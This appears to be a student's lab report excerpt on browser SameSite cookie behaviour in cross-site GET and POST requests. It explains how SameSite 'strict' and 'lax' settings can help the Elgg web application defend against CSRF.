
After clicking Submit(GET) on this page, we get this page:



We can see that linkB GET request had only two cookies returned from the server. It did not have strict cookie.

Now, I went back to linkB page and clicked on the Submit POST.

The page displayed is as follows:



So, POST from a cross website only yields a normal cookie. Rest of the two cookies are absent.

Q: Please describe what you see and explain why some cookies are not sent in certain scenarios.

- Link A belongs to the same domain as the server and so all the cookies are always sent. Whereas LinkB is different domain or different website than the intended domain and so some of the cookies are not sent.

Q: Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.

- When we use Samesite cookies, our browser will send SameSite cookies based on the website. If the website is not the same as browsing website, in this case elgg server, then it won't send 'strict' cookie to the server in the GET request and it won't send 'lax' and 'strict' cookie while doing POST request. If the server does not get a 'strict' cookie, it can mark it as cross-site. We can say

in POST request case that when the server does not receive 'lax' or 'strict' cookie, the website requesting is cross-site.

Q Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them.

- For critical tasks like editing profile or adding friends, or login, Elgg can use SameSite cookies with attribute 'strict'. This will prevent any external websites from sending requests.
- For less critical operation, like viewing members, Samesite with 'lax' can be used.
- For other purposes, 'normal' should be used to avoid any disruption.